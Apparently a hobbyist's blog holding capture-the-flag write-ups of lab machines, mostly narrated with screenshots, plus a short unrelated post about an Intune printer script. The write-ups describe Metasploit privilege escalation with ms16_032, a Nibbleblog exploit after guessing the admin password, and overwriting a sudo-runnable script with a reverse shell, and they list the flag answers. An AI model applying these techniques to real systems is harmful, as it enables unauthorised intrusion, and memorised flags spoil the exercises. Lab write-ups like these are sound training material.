
Set up a http server on my machine.

Downloaded it to the machine.

I haven’t used winpeas enough yet but I didn’t see too much. Checked privs manually.


Nothing fun. Tried easy win getsystem with Metasploit but nothing here either.
Tried poking around other directors for anything interesting. I’m not sure if that hfs.exe is useful. Cmdkey /list didn’t have any creds stored. Checked txt files in system 32.

There’s no AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt. No interesting services I could see. I’m having 0 luck with manual enumeration. I’ll go back to automated priv tools. Since we have a meterpreter lets try the local_exploit_suggester.

Set the session and ran. It found a bunch of things.

Honestly this is some pretty skid shit I just did but I just fired off the exploits from top to bottom and ms16_032_secondary_logon_handle_privesc exploit worked.

Root.txt was on Administrator’s desktop.

Submit User Flag –
A: 0f2c17c061fd104f2ccaf813851224a1
So why did this even work? Apparently it’s Secondary Logon Handle Privilege Escalation and is a security flaw in Microsoft Windows that affects older versions of the Windows, especially the one this box was on. I guess this could’ve been a lot easier than I made it out to be.

GG
-
Intune printer deployment
In my opinion Universal print is a pretty bad solution to deploying printers to Intune environments for a few reasons but that’s likely not surprising to you considering it’s Microsoft. I did a bit of research on my own but I couldn’t find any convenient solutions on the internet so I decided to solve the problem myself and I created a script that may help you for your needs.
You can check it out here on my newly created Github: https://github.com/K4m1diamond/Printer-script
If anyone has any additional thoughts, let me know.
GG
-
Nibbles writeup
10.129.1.118
Scanned the machine.


Navigate to the webserver to check it out.


Nothing in robots.txt but checking source code we do see a mention of /nibbleblog.

Looks like it’s powered by Nibbleblog bottom right. Checking exploits, it looks like theres a metasploit module we can use.

Started metasploit. Found the exploit but we actually need credentials. Let’s find the actual login page. To do this I ran gobuster (Disregard the failed commands I was brainfarting the wordlist location). While the scan was running I was poking around the directories it already found. The /admin was the most interesting but I didn’t see any files that would let us move forward. Since this is ran on PHP I randomly just typed in admin.php and got lucky.


I tried a bunch of random credentials but wasn’t having too much luck. Also after some manual guessing it also looks like it blacklisted us so brute forcing isn’t an option.
I did more looking around the directories that gobuster found and it looks like we found an admin but still no password.

It doesn’t look like the blacklist goes away so I reset the machine. New IP is 10.129.1.119. Since we arn’t asked to bruteforce (or possible technically) I still guessed random passwords. It ended up being the name of the machine…

Updated my earlier metasploit exploit options.


And we’re in.

Poked around files until I found something useful. I was actually able to read passwd.
This isn’t actually much help as we know we need root. If I run sudo -l I actually get something interesting.

When I tried to cat it, it wouldn’t read but it looks like it’s executing in the cli which is weird. I can’t really replicate that without recording. I was seeing if it was actually just running whatever was after it so I tried bash and python but I think I’m just wasting my time.


My other thought it that it runs on a scheduled task. Unfortunately that does not look like the case.
I wanted to see the privilege on the files but this actually doesn’t even exist.

So now I’m thinking, what if I just create that file as a reverse shell. Created a shell and tried creating it but even directories above that didn’t exist which was weird. I wanted to confirm that so I navigates to /home/nibbler and I should’ve just went here earlier.

The file had a bunch of content. Don’t care though I’ll try overwriting it.

And we get a shell but it was just nibbler again. Reran it as sudo.


Submit User Flag –

A: 5e6b8e6225c8d7ec4b9f8df02ee4b23d
Submit Root Flag –
A: b7077f18f61da82efb73411a2d495593
GG
-
Legacy writeup
10.129.227.181
Scanned the machine.

